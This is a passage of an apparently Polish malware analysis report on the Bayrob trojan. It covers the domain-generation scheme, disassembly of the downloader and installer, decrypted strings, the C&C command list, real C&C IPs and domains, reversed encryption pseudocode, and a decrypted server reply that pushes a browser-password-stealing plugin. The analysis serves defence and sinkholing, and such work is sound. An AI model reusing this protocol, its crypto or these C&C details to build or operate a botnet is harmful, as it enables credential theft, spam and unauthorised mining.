Otrzymujemy 32768 unikatowych domen z postfixem „.net”. Różnią się między sobą interwałem 8 minut i 53 sekund (po takim czasie koń trojański przesunie o jeden listę 85 żądanych co pół godziny domen). Jak łatwo policzyć, daje to operatorowi botnetu dokładnie 12 godzinne okno, w którym pierwszy element na liście 85 przesunie się na jej koniec. Jest to czas, w trakcie którego operator botnetu przy użyciu jednej zarejestrowanej domeny z listy, może wydać rozkaz wszystkim komputerom zainfekowanym badanym malware. Posiadając pełną, wygenerowaną listę nazw domen C&C (której pełna rotacja trwa dokładnie 198 dni), jesteśmy w stanie przewidzieć nazwy sekwencji domen z którymi danego dnia /o danej godzinie botnet będzie próbował nawiązać połączenie. Daje nam to możliwość rejestracji domeny, przejęcia komunikacji z downloader’ami botnetu (utworzenia sinkhole’a), a nawet potencjalnie wydania rozkazu ich deaktywacji.

Pobranie i instalacja modułu głównego malware

Plik wykonywalny „emilfecko.exe” z załącznika ma jeden cel. Jest nim ściągnięcie, zagnieżdżenie w systemie i uruchomienie głównego modułu malware, po nawiązaniu połączenia z C&C i otrzymaniu payload'u zawierającego plik PE modułu (nie każde udane połączenie z serwerem C&C kończy się otrzymaniem modułu).

Po otrzymaniu i zdeszyfrowaniu payload'u HTTP zawierającego wykonywalny plik PE poprzedzony identyfikatorem „mye” oraz łańcuchem tekstowym (1553920) zawierającym wielkość pliku PE:

```
01D10020 6D 79 65 00 31 35 35 33 39 32 30 00 4D 5A 90 00  mye.1553920.MZ.
01D10030 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00  .....ÿÿ.....
01D10040 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00  ....@.....
01D10050 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
01D10060 00 00 00 00 00 00 00 00 00 00 01 00 00 0E 1F BA 0E  .....
01D10070 00 B4 09 CD 21 B8 01 4C CD 21 54 68 69 73 20 70  .'.í!_Lí!This p
01D10080 72 6F 67 72 61 6D 20 63 61 6E 6E 6F 74 20 62 65  rogram cannot be
01D10090 20 72 75 6E 20 69 6E 20 44 4F 53 20 6D 6F 64 65  run in DOS mode
01D100A0 2E 0D 0D 0A 24 00 00 00 00 00 00 00 00 00 C1 48 AD CE  ....$......ÁH-î
01D100B0 85 29 C3 9D 85 29 C3 9D 85 29 C3 9D 31 B5 32 9D  ...) Ä... Ä... Ä1µ2
```

sprawdzana jest wielkość payloadu (bez nagłówka HTTP). Jeśli jest większa niż 32768 (0x8000) bajtów:

```
013C327E |. 53          PUSH EBX
013C327F |. 8B5D 08      MOV EBX,DWORD PTR SS:[EBP+8]
013C3282 |. 8BCB        MOV ECX,EBX
013C3284 |. E8 A7E8FFFF  CALL jkhqfdds.013C1B30
013C3289 |. 3D 00800000  CMP EAX,8000
013C328E |. 0F86 1E050000 JBE jkhqfdds.013C37B2
```

plik PE z payloadu jest zapisywany na dysk do pliku tymczasowego (dla tej mutacji downlodaera: **C:\jikdfcd\okd5ctct.exe**) i uruchamiany:

```
013CDC51 |. 50          PUSH EAX
013CDC52 |. 8D45 AC      LEA EAX,DWORD PTR SS:[EBP-54]
013CDC55 |. 50          PUSH EAX
013CDC56 |. 6A 00        PUSH 0
013CDC58 |. 6A 00        PUSH 0
013CDC5A |. 6A 08        PUSH 8
013CDC5C |. 6A 00        PUSH 0
013CDC5E |. 6A 00        PUSH 0
013CDC60 |. 6A 00        PUSH 0
013CDC62 |. FF75 0C      PUSH DWORD PTR SS:[EBP+C]
013CDC65 |. FF75 08      PUSH DWORD PTR SS:[EBP+8]
013CDC68 |. FF15 1C874101 CALL DWORD PTR DS:[141871C] ;kernel32.CreateProcessA
```

z przełącznikiem „**UPDATESOX**” w linii komend:

```
/CALL to CreateProcessA from jkhqfdds.013CDC68
|ModuleFileName = C:\jikdfcd\okd5ctct.exe
|CommandLine = UPDATESOX C:\jikdfcd\jvkhiyxqnrz.exe jvkhiyxqnrz.exe jnwqnesqkn.exe
|pProcessSecurity = NULL
|pThreadSecurity = NULL
|InheritHandles = FALSE
|CreationFlags = DETACHED PROCESS
|pEnvironment = NULL
|CurrentDir = NULL
|pStartupInfo = 0136F310
|pProcessInfo = 0136F354
```

Przełącznik „**UPDATESOX**” instruuje uruchomiony po raz pierwszy moduł główny, że ten ma jedynie zainstalować się w systemie (kopiując swoją kopię binarną do katalogu systemowego **C:\windows\system32** i instalując usługę systemową) i zakończyć swoje działanie.

W tym czasie wątek downloader’a, który uruchomił moduł główny usypia się na 90 sekund, oczekując na zakończenie zagnieżdżenia się w systemie modułu:

```
013C3712 |. 68 905F0100 PUSH 15F90
013C3717 |. FF15 DC874101 CALL DWORD PTR DS:[14187DC] ; kernel32.Sleep
```

po czym usuwa utworzony wcześniej plik tymczasowy modułu:

```
013C372F |. 8D85 E4FEFFFF LEA EAX,DWORD PTR SS:[EBP-11C]
013C3735 |. 50 PUSH EAX
013C3736 |. FF15 24874101 CALL DWORD PTR DS:[1418724] ; kernel32.DeleteFileA
```


Następnie uruchamiany jest moduł główny konia trojańskiego.

Składa się on z 3 kopii tego samego pliku PE (ściągniętego przez downloader) pełniących osobne funkcjonalnie role. Są nimi:

1. Usługa systemowa uruchamiana wraz ze startem maszyny i utrzymująca komunikację z C&C.
2. Watchdog monitorujący czy proces usługi jest aktywny i czy nie został zamknięty.
3. Backdoor oczekujący na połączenie TCP:

System	4	149		1,952 K
smss.exe	308		Windows NT Session Manager	Microsoft Corporation
csrss.exe	356		Client Server Runtime Process	Microsoft Corporation
winlogon.exe	380		Windows NT Logon Application	Microsoft Corporation
services.exe	428	2.99	Services and Controller app	Microsoft Corporation
vmacthlp.exe	628		VMware Activation Helper	VMware, Inc.
svchost.exe	676		Generic Host Process for 'win32 ...	Microsoft Corporation
vmiprvse.exe	2052		VMI	Microsoft Corporation
svchost.exe	732		Generic Host Process for 'win32 ...	Microsoft Corporation
svchost.exe	788		Generic Host Process for 'win32 ...	Microsoft Corporation
svchost.exe	816		Generic Host Process for 'win32 ...	Microsoft Corporation
svchost.exe	856		Generic Host Process for 'win32 ...	Microsoft Corporation
spoolsv.exe	1040		Spooler SubSystem App	Microsoft Corporation
msdtc.exe	1068		MS DTCConsole program	Microsoft Corporation
svchost.exe	1404		Generic Host Process for 'win32 ...	Microsoft Corporation
svchost.exe	1464		Generic Host Process for 'win32 ...	Microsoft Corporation
vmtoolsd.exe	1524		VMware Tools Core Service	VMware, Inc.
svchost.exe	1912		Generic Host Process for 'win32 ...	Microsoft Corporation
smss.exe	2028		COM Surrogate	Microsoft Corporation
akaoinsolh.exe	1132			29,140 K
qbhtrebw.exe	1160			24,632 K
lgqbupifx0y3gs...	2448			25,284 K
lsass.exe	740		LSA Shell	Microsoft Corporation
explorer.exe	1232		Windows Explorer	Microsoft Corporation
vmtoolsd.exe	1536		VMware Tools Core Service	VMware, Inc.
proccexp.exe	1588	1.49	Sysinternals Process Explorer	Sysinternals - www.sysinternals....

Proces watchdog'a uruchamiany jest podobnie jak w module downloader'a. Przekazuje on w linii komend parametr „**WATCHDOG**” i ścieżkę docelowego procesu usługi systemowej, którą watchdog ma monitorować:



Moduł główny stanowiący trzon logiki konia trojańskiego (odpowiedzialny za wykonywanie rozkazów napływających z C&C), uruchamiany jest jako usługa Windows wraz ze startem systemu. Plik usługi instaluje się w katalogu:

c:\windows\system32

W przypadku tej mutacji malware plik usługi instalowany jest pod nazwą:

akaolnasolh.exe

a sama usługa systemowa instaluje się pod nazwą:

Installer Controls Panel User Parental

używając podobnego jak w przypadku download'era schematu, losowej, łatwej do rozpoznania i nic nie znaczącej sekwencji słów.

Trzeci element stanowi proces typu backdoor, nasłuchujący na wysokim porcie o statycznym numerze wkompielowanym w plik PE. Plik backdoor'a instaluje się w katalogu:

C:\WINDOWS\TEMP

Pod nazwą:

igqbupifx0y3gsdl.exe


Natomiast sam proces backdoor'a uruchamiany jest z argumentem „TESTPORT29861” zawierającym numer portu, na którym proces ma rozpocząć nasłuch TCP.

Pierwszy rozkaz z serwera C&C: poszukiwania niemieckich placówek edukacyjnych

Jednym z pierwszych rozkazów otrzymanych z serwera C&C przez moduł główny, było pobranie i uruchomienie bezklienkowego interpretera JavaScript - **PhantomJS**:

12:02:57.5387028 PM	akaolnasolh.exe	1132	TCP Unknown	sandbox01.localdomain:1143 -> 216-239-138.145.cluster.omnis.com:http	SUCCESS
12:02:57.5390132 PM	akaolnasolh.exe	1132	TCP Receive	sandbox01.localdomain:1143 -> 216-239-138.145.cluster.omnis.com:http	SUCCESS
12:02:57.5518682 PM	akaolnasolh.exe	1132	TCP Disconnect	sandbox01.localdomain:1143 -> 216-239-138.145.cluster.omnis.com:http	SUCCESS
12:02:57.9027189 PM	akaolnasolh.exe	1132	TCP Connect	sandbox01.localdomain:1144 -> 216-239-138.145.cluster.omnis.com:http	SUCCESS
12:02:57.9061794 PM	akaolnasolh.exe	1132	TCP Send	sandbox01.localdomain:1144 -> 216-239-138.145.cluster.omnis.com:http	SUCCESS
12:02:58.5346858 PM	akaolnasolh.exe	1132	TCP Receive	sandbox01.localdomain:1144 -> 216-239-138.145.cluster.omnis.com:http	SUCCESS
12:02:58.5440437 PM	akaolnasolh.exe	1132	TCP Receive	sandbox01.localdomain:1144 -> 216-239-138.145.cluster.omnis.com:http	SUCCESS
12:02:58.5440498 PM	akaolnasolh.exe	1132	TCP Receive	sandbox01.localdomain:1144 -> 216-239-138.145.cluster.omnis.com:http	SUCCESS
12:02:58.5440526 PM	akaolnasolh.exe	1132	TCP Receive	sandbox01.localdomain:1144 -> 216-239-138.145.cluster.omnis.com:http	SUCCESS
12:02:58.5440552 PM	akaolnasolh.exe	1132	TCP Unknown	sandbox01.localdomain:1144 -> 216-239-138.145.cluster.omnis.com:http	SUCCESS
12:02:58.5440649 PM	akaolnasolh.exe	1132	TCP Receive	sandbox01.localdomain:1144 -> 216-239-138.145.cluster.omnis.com:http	SUCCESS
12:02:58.5512415 PM	akaolnasolh.exe	1132	TCP Disconnect	sandbox01.localdomain:1144 -> 216-239-138.145.cluster.omnis.com:http	SUCCESS
12:02:58.8790330 PM	akaolnasolh.exe	1132	Process Create	C:\WINDOWS\TEMP\igqbupifx0y3gsdl.exe	SUCCESS
12:02:58.8792126 PM	igqbupifx0y3gsdl.exe	2820	Process Start		SUCCESS
12:02:58.8793688 PM	igqbupifx0y3gsdl.exe	2820	Thread Create		SUCCESS
12:02:58.8904000 PM	igqbupifx0y3gsdl.exe	2820	Load Image	C:\WINDOWS\TEMP\igqbupifx0y3gsdl.exe	SUCCESS
12:02:58.8916497 PM	igqbupifx0y3gsdl.exe	2820	Load Image	C:\WINDOWS\system32\ntdll.dll	SUCCESS
12:02:58.9921689 PM	igqbupifx0y3gsdl.exe	2820	Load Image	C:\WINDOWS\system32\kernel32.dll	SUCCESS
12:02:59.3569518 PM	igqbupifx0y3gsdl.exe	2820	Process Create	C:\WINDOWS\system32\phantomjs198.exe	SUCCESS
12:02:59.3569552 PM	phantomjs198.exe	2880	Process Start		SUCCESS
12:02:59.3569644 PM	phantomjs198.exe	2880	Thread Create		SUCCESS
12:02:59.5737308 PM	phantomjs198.exe	2880	Load Image	C:\WINDOWS\system32\phantomjs198.exe	SUCCESS
12:02:59.5740076 PM	phantomjs198.exe	2880	Load Image	C:\WINDOWS\system32\ntdll.dll	SUCCESS
12:02:59.5751374 PM	phantomjs198.exe	2880	Load Image	C:\WINDOWS\system32\kernel32.dll	SUCCESS

a następnie pobranie i uruchomienie w silniku **PhantomJS** skryptu mającego na celu masowe odpytywanie niemieckiej strony z wyszukiwarką firm (**gelbeseite.de**):



```
ore-ssl-errors=yes --web-security=no bootstrap.js --casper-path=, --cli gelbeseite.js
```

Kod „gelbeseite.js” po uruchomieniu rozpoczął odpytywanie HTTP domeny **gelbeseite.de** (niemiecka odmiana „panoramy firm”) w poszukiwaniu niemieckich instytucji o charakterze edukacyjnym:

```
http://www.gelbeseiten.de/hansa-gymnasium/schwaig/s1/alphabetisch
http://www.gelbeseiten.de/hochschule-weiden/schwaig/s1/alphabetisch
http://www.gelbeseiten.de/adolf-reichwein-schule/schwaig/s1/alphabetisch
http://www.gelbeseiten.de/august-bebel-schule/schwaig/s1/alphabetisch
http://www.gelbeseiten.de/regionalschule/schwaig/s1/alphabetisch
http://www.gelbeseiten.de/uni-erlangen/schwaig/s1/alphabetisch
http://www.gelbeseiten.de/kaufmaennische-schule/schwaig/s1/alphabetisch
```

Można wnioskować, że celem atakującego mogła być dalsza propagacja malware w niemieckich szkołach i instytucjach szkoleniowych, bądź agregacja adresów email wykorzystywanych później w kampaniach spamowych.

Uformowanie botnetu

20 stycznia 2016 na skrzynki pocztowe Exatel trafiły kolejno 2 wiadomości zawierające mutacje malware Bayrob:

Tytuł wiadomości email	Nazwa załącznika	Nazwa pliku wykonywalnego	Suma MD5
Otrzymaliście talon! Qcfigeg	justine21.zip	brett.exe	11b291182c4c012394a3ba78dcb86d88
Otrzymaliście talon rabatowy! Knxxx	kelley39.zip	daphne.exe	1ef3d9e837c547a344e5383413117ff2

Oba download'ery w załącznikach posiadały te same słowniki, służące do generowania nazw domen C&C i nawiązywały próbę łączenia się z tą samą sekwencją C&C co downloader „**emilfecko.exe**” z listopada.

Pod koniec lutego, operator botnetu zaprzestał rejestracji dynamicznych domen C&C służących do komunikacji z download'erami. Żadna z 90 domen, z którymi download'ery starały się nawiązać co 30 minut połączenie http, nie identyfikowała się ze znanym im protokołem C&C. Mogło to oznaczać koniec fazy formowania nowego botnetu przez jego operatora.

Postanowiliśmy dokonać dokładnej analizy modułu głównego malware w celu przybliżenia metodologii działania i zamiarów operatora botnetu, a także podjąć próbę identyfikacji potencjalnej listy ofiar.

Analiza modułu głównego malware

W przeciągu jednego miesiąca działania botnetu, różne downloader'y otrzymały rozkaz instalacji 5 kolejnych wersji modułu głównego malware:

Data pobrania	Rozmiar pliku	Nazwa pliku modułu głównego	Suma MD5	Punkt zagnieżdżenia w systemie
16 Styczeń	917504	akaolnasolh.exe	e86b0d651e2a75844843a1cc37b64e6e	c:\windows\system32
20 Styczeń	1575424	ahtwvgxf.exe	64a4455547d4c6e550b039ee56d6b3fa	c:\windows\system32
21 Styczeń	1559552	vuieqyb.exe	1cc72410414881a1673603a02168c2f3	c:\windows
5 Luty	1606144	mpyaiht.exe	feffc1e24dce8ed7d895072d6bca5df51b	c:\windows
9 Luty	1051136	aagunyg.exe	7ec9c35a55f71cf6a17ca666e7343305	c:\windows

Wszystkie analizowane wersje modułu głównego posiadały wkompielowaną, statyczną listę serwerów C&C. Najnowsza otrzymana wersja modułu (**aagunyg.exe**) posiadała siedem serwerów C&C:

131.72.139.16
185.106.120.168
wifeabout.net
resultneedle.net
riddenstorm.net

ermintrudesymphony.net
lordofthepings.ru

W danym momencie, przeważnie dwa z serwerów były aktywne (odpowiadały na porcie 80).

Komunikacja z serwerem C&C przebiegała następująco: najpierw podejmowana była próba nawiązania komunikacji kolejno z adresami serwerów z listy statycznej. Jeśli żaden z serwerów nie odpowiedział poprawnie na komunikat powitalny konia trojańskiego zaszyfrowany w payloadzie HTTP (POST), rozpoczynana była próba nawiązania komunikacji z 85 serwerami z listy generowanej dynamicznie. Lista serwerów generowanych dynamicznie różniła się w stosunku do listy downloader'ów i była budowana z użyciem innego słownika.

Taka budowa umożliwiała operatorowi botnetu aktywację statycznej domeny w razie przejścia / wyłączenia przez dostawcę którejs z pozostałych domen, a w razie wyłączenia wszystkich statycznych – użycie domen dynamicznych.

Analiza run-time wyjścia procedury deszyfracji string'ów.

Z uwagi na mocną obfuskację kodu malware (zarówno downloader'a jak i modułu głównego) w celu analizy logiki wykonania modułu głównego malware, wykorzystaliśmy element budowy malware, który został wbudowany przez jego autora, w celu utrudnienia analitykom przeprowadzenia inżynierii odwrotnej i zrozumienia działania malware.

Podłączyliśmy nasłuch procedury używanej do selektywnej deszyfracji pojemnika string'ów, umieszczając debuggerem logowanie wyjścia (zwracanych wartości) procedury deszyfracji. Korzystaliśmy tutaj z faktu, że łańcuchy tekstowe są zaszyfrowane, deszyfrowane na żądanie i niszczone w pamięci zaraz po użyciu.

Przykładowe wywołanie procedury deszyfrującej w kodzie modułu głównego malware wygląda następująco:

```
012A529E 6A 0C          PUSH 0C        <- wielkość bufora wyjściowego
012A52AF 68 F0DF0200    PUSH 2DFF0 <- ID żadanego stringu
012A52B6 E8 1512FEFF    CALL mpyaiht.012864D0
```

W tym konkretnym przypadku pobierany jest łańcuch "mode=sox&v=", używany w procedurze budowy payload'u HTTP POST, zawierającego dane identyfikujące maszynę ofiary przesyłane do C&C.

Po uruchomieniu modułu głównego malware (w miarę wykonywania kolejnych czynności) koń trojański pobierze i zniszczy kolejne łańcuchy tekstowe My z kolei zarejestrujemy to w takiej kolejności, w jakiej nastąpiło wykonanie. Analizując treść i

kolejność łańcuchów tekstowych, możemy sprofilować wykonane przez malware czynności:

```
"mpyaint.exe"                                ; inicjalizacja ->
                                              ; pobranie nazwy modułu głównego
                                              ; w celu sprawdzenia czy aktualny proces
                                              ; jest instalatorem czy modulem głównym
                                              ; pobranie nazwy usługi

"Presentation Superfetch Port Launcher"
"WebClient Protected Multimedia Process"
"5b0cb80a"                                    ; unikalny identyfikator instancji malware
"aagunyg.exe"                                ; nazwa modułu watchdog'a
"oxivon1\"                                    ; nazwa katalogu z konfiguracją malware
...

"kernel32.dll"                                ; pobranie nazw bibliotek i dynamiczne
"HeapFree"                                    ; załadowanie importów
"CreateThread"
"CloseHandle"
"Sleep"
"CreateEventA"
"SetEvent"
"WaitForSingleObject"
"SetPriorityClass"
"FreeLibrary"
"LoadLibraryA"
"Module32First"
"OpenProcess"
"TerminateProcess"
"ContinueDebugEvent"
"WaitForDebugEvent"
"GetStartupInfoA"
"InitializeCriticalSection"
"EnterCriticalSection"
"LeaveCriticalSection"
"DeleteCriticalSection"
...

"\                                             ; próba utworzenia i zapisu łańcucha "testing123"
"tst"                                         ; do pliku testowego „tst” w katalogu
"testing123"                                 ; konfiguracyjnym
"testing123"
"\
...

"UPDATEMYEBAY"                                ; pobranie nazw wszystkich przełączników
"TESTPORT"                                  ; które rozumie malware (możliwych do
"ELEVATIONINPROGRESS"                        ; przekazania w linii komend procesu) w celu
"CAPTURESCREEN"                              ; identyfikacji żadanego trybu działania malware
"BALLOONUPDATE"                              ; (porównanie stringów w petli)
"WATCHDOGPROC"
"LLDINJECTOR"
"UPDATESOX"
...

"\                                             ; odczyt 2 plików konfiguracyjnych malware:
"lck"                                         ; lck i upd
"upd"
"\
"rb"
...

"\                                             ; zapis do pliku konfiguracyjnego rng
"rng"
"wb"
...

"%s \"%s\""                                  ; uruchomienie procesu watchdog'a
"WATCHDOGPROC"                              ; pobranie stringu formatującego dla funkcji
...                                           ; 'sprintf' do budowy stringu linii komend
                                              ; dla funkcji CreateProcess uruchamiającej proces
                                              ; watchdog'a z przełącznikiem „WATCHDOGPROC”

"\                                             ; zapis do plików konfiguracyjnych: srv, cli i rng
"srv"
"cli"
"rng"
```

```

"wb"
...

"\ " ; zapis łańcucha „running...” do pliku
"running..." ; konfiguracyjnego run
...

; budowa łańcucha zawierającego opis
"/all.php?flag&" ; zainfekowanej maszyny, przed zaszyfrowaniem,
"mode=sox&v=" ; zakodowaniem Base64 i przesłaniem do serwera C&C
"067" ; identyfikator iteracji / wersja malware
"&sox=" ; parametr 'sox' zawiera unikalny identyfikator
; instancji / infekcji malware (tutaj: 5b0cb80a)
"&lport=1&rsid=%s&slots=%d&adm=%d&" ; łańcuch formatujący zawierający pozostałe
x64=%d&mr=%d&p2pp=%d&swm=%s" ; parametry zainfekowanej maszyny
"NOSOXYID123"
...

"ABCDEFGHIIJKLMNOPQRSTUVWXYZabcdefghi ; bufor słownika funkcji Base64 w trakcie
jklmnopqrstuvwxyz0123456789+/" ; wywołania kodującego zaszyfrowany już łańcuch z
"%2B" ; opisem zainfekowanej maszyny
"%2F"
"%3D"
...

"/index.php" ; budowa pakietu HTTP (GET) zawierającego
"GET " ; powitanie nawiązujące komunikację z C&C
" HTTP/1.0 \n Accept: */* \n Connection: close \n Host: "
"\ "
"Content-Length:"
"Keep-Alive"
...

"/index.php" ; po poprawnej odpowiedzi serwera C&C na powitanie
"POSTMESSAGE" ; budowa pakietu HTTP POST zawierającego
"POST " ; zaszyfrowane i zakodowane Base64
" HTTP/1.0 \n Accept: */* \n ; dane opisujące konfigurację przejętej maszyny
Connection: close \n Host: "
"Content-Type: application/x-www-form-urlencoded"
"Content-Length: "
"%d"
"Keep-Alive"
...

"ping" ; procedura parsująca odpowiedź serwera C&C po
"ping" ; zdeszyfrowaniu payloadu, widąc różne możliwe
"cfg" ; słowa kluczowe nagłówka odpowiedzi: PING, FLAG,
"ping" ; CLEANUP i UPDATE
"cfg"
"var_user_ip"
"CLEANUP"
"UPDATE"
"FLAG"
"abcdefghijklmnopqrstuvwxyz0123456789-."
"\ "
"cfg"
""
...

"%" ; pobranie listy wszystkich dostępnych zmiennych
"%really do suicide%" ; konfiguracyjnych / komend malware w celu
"%do update%" ; porównania i identyfikacji rozkazów
"%captcha solver%" ; otrzymanych z C&C
"%compose_timeout%"
"%send_multi_spam%"
"%send_libpurple spam%"
"%autoping%"
"%getcomputername%"
"%do ping%"
"%dump_port%"
"%gethostbyaddr%"
"%google ad%"
"%craigslist ad%"
"%dep host%"

```

```

"%dep_path%"
"%google_ad_freq%"
"%timer%"
"%p2p port%"
"%newport%"
"%no_password%"
"%dropslots%"
"%dropauths%"
"%deleteslots%"
"%print screen%"
"%miner_idle%"
"%kill_ps%"
"%do sysinfo%"
"%do balloon%"
"%do trusted sites%"
"%set intercepts%"
"%purge_all_intercepts%"
"%disable_all_intercepts%"
"%unset intercepts%"
"%do cpuinfo%"
"%do getemail%"
"%do_etchosts%"
"%invite_cc%"
"%ip%"
...

"HARDWARE\DESCRIPTION\
    System\CentralProcessor\0"
"ProcessorNameString"
"~MHz"
" (%d MHz) "
...
; ścieżka rejestru / klucz rejestru z dostępem do
; informacji o CPU, budowa stringu zawierającego
; częstotliwość procesora zainfekowanej maszyny
; informacja jest wykorzystywana przez operatora botnetu
; do identyfikacji najmocniejszych maszyn które zostaną
; wykorzystane przez operatora do liczenia bitcoin'ów

"/setvar.php?key="
"&value="
"%3B"
"mode=sox&v="
"067"
"&sox="
"&lport=1&rsid=%s&slots=%d&adm=%d&x64=%d&mr=%d&p2pp=%d&swm=%s"
"NOSOXYID123"
...

"ABCDEFGHJKLMNOPQRSTUVWXYZa
    bcdefghijklmnopqrstuvwxyz0123456789+/"
"%2B"
"%2F"
"%3D"
...
; kodowanie Base64 zaszyfrowanej już
; informacji o częstotliwości CPU

"/index.php"
"POSTMESSAGE"
"POST "
" HTTP/1.0 \n Accept: */* \n Connection: close \n Host: "
"Content-Type: application/x-www-form-urlencoded"
"Content-Length: "
"%d"
...
; budowa pakietu HTTP POST wysyłającego informacje o CPU
; do serwera C&C

```

W ten sposób, udało nam się zdobyć między innymi listę wszystkich dostępnych parametrów konfiguracyjnych / komend, jakie serwer C&C może wydać malware. Na poniższej liście przedstawiono wszystkie dostępne parametry konfiguracyjne / komendy, z wyróżnieniem na czerwono tych, które w trakcie całego czasu analizy malware zostały zarejestrowane w komunikacji z serwerami C&C:

really_do_suicide	do_update	send_multi_spam
captcha_solver	compose_timeout	send_libpurple_spam

autoping	getcomputername	do_ping
dump_port	gethostbyaddr	google_ad
craigslist_ad	dep_host	dep_path
google_ad_freq	timer	p2p_port
newport	no_password	dropslots
dropauths	deleteslots	print_screen
miner_idle	kill_ps	do_sysinfo
do_balloon	do_trusted_sites	set_intercepts
unset_intercepts	do_cpuinfo	do_getemail
do_etchosts	invite_cc	ip
purge_all_intercepts		disable_all_intercepts

Szczególnie interesująca wydaje się być komenda **really_do_suicide**, mogąca stanowić wbudowany przez autora w moduł główny mechanizm deaktywacji malware.

Inżynieria odwrotna algorytmu szyfrującego komunikację C&C

Dokonałiśmy analizy procedury szyfrującej payload HTTP w komunikacji z serwerami C&C. Odtworzyliśmy symetryczny algorytm szyfrujący, implementując go w Python. Algorytm używa czterobajtowego klucza, będącego łańcuchem tekstowym (ASCII) i składającym się z dużych liter wbudowanego bezpośrednio w kod maszynowy pętli szyfrującej:

```

0138EECD  8B70 04      MOV ESI,DWORD PTR DS:[EAX+4]
0138EED0  A1 40D33C01  MOV EAX,DWORD PTR DS:[13CD340]
0138EED5  81F6 5350414D XOR ESI,4D415053
0138EEDB  0FAF05 E8A83C0  IMUL EAX,DWORD PTR DS:[13CA8E8]
0138EEE2  8975 08      MOV DWORD PTR SS:[EBP+8],ESI

```

Downloader'y i analizowane moduły główne używają tego samego algorytmu szyfrującego. Różnią się natomiast kluczami, którymi dla downloader'ów jest łańcuch „MAPS” (SPAM czytając od tyłu), natomiast dla modułu głównego - „PELD” (bądź „DLEP”).

Poniżej algorytm szyfrujący w postaci schematycznej, używający klucza downloader'a:

```

magic = 0x5350414d = 'MAPS'
key = magic XOR DWORD(buffer+4)
a = key
bufPtr = 0
while !ENDOFBUFFER
    b = DWORD(buffer + bufPtr)

```

```

c = b XOR a
a3 = a SHR 1
k = d = a
a1 = BYTE(k)
dd = d ROL 8
d = BYTE(dd)
d1 = BYTE(d + a1)
a1 = BYTE(a + d1)
k = (k&0xffff00ff) | (d1 SHL 8)
k = (k&0xffffffff00) | (a1)
a = k
bufPtr += 4

```

W tym momencie jesteśmy w stanie szyfrować i deszyfrować komunikację konia trojańskiego z serwerami C&C. Co 30 minut moduł główny malware wysyła komunikat powitalny (GET), po czym wysyła w pakiecie POST dane identyfikujące przejętą maszynę. Treść wysłanego komunikatu przed zaszyfrowaniem i spakowaniem Base64 z zaznaczonym na czerwono identyfikatorem mutacji / instancji malware (numerem unikalnym dla danej ofiary) :

```

/all.php?flag&mode=sox&v=067&sox=5b0cb80a&lport=1&rsid=NOSOXYID123&slots=0&
adm=1&x64=0&mr=0&p2pp=0&swn=

```

Odpowiedź serwera C&C po zdeszyfrowaniu:

```

ping 5 FLAG cfg 115 "173.232.228.111" "131.72.139.16"
"ermintrudesymphony.net" "lordofthepings.ru" "185.106.120.168"
"riddenstorm.net" var_user_ip 165
%dep_host% = "fourcrazyworkroad.com";
%dep_path% = "/dep/";
%no_password% = "0";
%timer% = "1200";
%cpuinfo% = "Intel(R) Core(TM) i5-4590 CPU @ 3.30GHz (3292 MHz)";
plugin 775192 browser_passwords 0 MZ

```

Komunikat serwera zawiera:

- nową listę 6 statycznych serwerów C&C,
- nazwę serwera (**fourcrazyworkroad.com**) i katalog (**/dep/**), z którego malware ma pobierać narzędzia nie będące integralną częścią malware (silnik PhantomJS, unzip, narzędzia do liczenia bitcoin'ów),
- zapamiętane na serwerze C&C informacje o procesorze ofiary,
- moduł rozkazu dynamicznego („**plugin**”) w postaci kodu wykonywalnego (pliku PE) dołączanego na końcu komunikatu (w tym przypadku jest to rozkaz „**browser_passwords**” mający za zadanie agregację i przesłanie na C&C haseł zapamiętanych w przeglądarce ofiary) ,
- liczbę sekund (parametr **timer**) po której należy uruchomić kod rozkazu dynamicznego PE.

Rozmowa z botnetem: piszemy kod zombie-repeater

